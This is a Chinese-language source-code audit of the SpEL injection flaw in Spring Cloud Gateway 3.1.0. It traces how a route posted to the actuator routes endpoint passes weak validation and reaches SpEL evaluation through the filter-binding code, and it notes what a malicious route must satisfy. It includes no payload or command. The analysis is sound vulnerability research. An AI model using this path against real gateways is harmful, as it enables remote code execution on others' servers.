
我们先来看有漏洞的3.1.0的版本,来spring-cloud-gateway-server看,这是网关的核心服务模块,基于Spring WebFlux构造

我们进入actuate,这里边包含了Spring Boot Actuator的端点实现,专门负责对外暴露的 HTTP 管理接口

我们打开看看,可以看到三个java文件,其中AbstractGatewayControllerEndpoint.java是抽象父类

而GatewayControllerEndpoint.java则是具体子类,其核心组件仍然在父类

2,找到负责代码
1
2
3
4
5
6
7
8
9
10
11
12
@PostMapping("/routes/{id}")
@SuppressWarnings("unchecked")
public Mono<ResponseEntity<Object>> save(@PathVariable String id, @RequestBody RouteDefinition route) {

return Mono.just(route).doOnNext(this::validateRouteDefinition)
.flatMap(routeDefinition -> this.routeDefinitionWriter.save(Mono.just(routeDefinition).map(r -> {
r.setId(id);
log.debug("Saving route: " + route);
return r;
})).then(Mono.defer(() -> Mono.just(ResponseEntity.created(URI.create("/routes/" + id)).build()))))
.switchIfEmpty(Mono.defer(() -> Mono.just(ResponseEntity.badRequest().build())));
}


而我们需要的负责相应POST /actuator/gateway/routes/{id} 请求的代码正在AbstractGatewayControllerEndpoint.java中

其中的检查只有validateRouteDefinition

而validateRouteDefinition主要的功能在于检查我们填写的断言和过滤器的名字是否是网关真正支持的,后续写恶意路由需要注意,但本身确实在此次漏洞中无法拦住恶意参数

而且后边还有refresh,注意这边只发布时间就返回200,编译是异步的

另外这边写了编译成功才替换缓存,挂起保留旧快照

所以就算缓存冻结,新定义的SpEL仍然会在每次refresh的时候被执行

好,我们继续深入查看逻辑链

3,深入查看逻辑链

继续深入,可以看到这边写的很清楚,代码会从HTTP请求体中反序列化出RouteDefinition对象

然后返回值是一个标准的HTTP响应实体

所以不难看出这一段代码的核心就是@RequestBody RouteDefinition route


我们来深入看看这个RouteDefinition长什么样子

来到Route文件夹下我们即可看见RouteDefinition.java
1
2
3
4
5
6
7
8
public class RouteDefinition {                    
private String id;
private List<PredicateDefinition> predicates;
private List<FilterDefinition> filters;
private URI uri;
private Map<String, Object> metadata;
private int order = 0;
}

在这边我们可以清楚看见这个类的完整定义,这是一个配置数据

在网关启动后,框架就会根据RouteDefinition加上断言PredicateDefinition和过滤器FilterDefinition,将路由定义RouteDefinition去实例化出可执行的路由Route

这个过程就发生在下边RouteDefinitionRouteLocator.java的convertToRoute中

可以看到这边接收了一个RouteDefinition之后会先提取并组合断言

然后回获取过滤器列表,调用的getFilters就在同文件下方

可以发现这个loadGatewayFilters才是真正干活的,继续追踪

我们可以一点点看这个干的活

1
GatewayFilterFactory factory = this.gatewayFilterFactories.get(definition.getName());

一开始先找到Factory

1
2
3
4
5
6
7
Object configuration = this.configurationService.with(factory)
.name(definition.getName())
.properties(definition.getArgs())
.eventFunction((bound, properties) -> new FilterArgsEvent(
// TODO: why explicit cast needed or java compile fails
RouteDefinitionRouteLocator.this, id, (Map<String, Object>) properties))
.bind();

然后把我们配置的各种参数在.bind()里边解析

1
GatewayFilter gatewayFilter = factory.apply(configuration);

最后还能制造对象,把获得的configuration调用apply方法来得到gatewayFilter对象,生成拦截动作

所以以上真正的调用链其实是

1
2
3
4
5
refresh / 路由加载
-> RouteDefinitionRouteLocator.getRoutes()
-> convertToRoute()
-> getFilters()
-> loadGatewayFilters()

4,找到真正的SpEL注入点

理清了刚刚的过程之后,我们不难发现通过访问这个路径,我们可以写入内容,而在经过了一系列路径之后其实最后写入的是放入bind()里边解析的,我们来看解析过程

直接看是走的configurationService

我们找到这个ConfigurationService.java

就能找到我们的bind方法,可以看到这边主要调用的是normalizeProperties

而normalizeProperties对于每一个参数,其都会调用shortcutType

继续追踪shortcutType源码,最后发现落到了getValue方法上,从参数我们就能发现了和SpEL有关,parser是专门用来解析SpEL的,beanFactory更是Spring的Bean工厂,用来在SpEL获取自定义Bean的,而entry.getValue()就是我们写在YAML的原始字符串
